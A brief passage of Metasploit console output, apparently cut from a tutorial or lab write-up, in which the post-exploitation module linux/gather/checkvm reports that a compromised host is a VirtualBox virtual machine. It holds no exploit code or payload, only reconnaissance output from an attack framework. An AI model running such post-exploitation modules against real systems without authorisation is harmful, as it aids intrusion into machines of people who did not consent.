[+] This appears to be a 'VirtualBox' virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) > 
```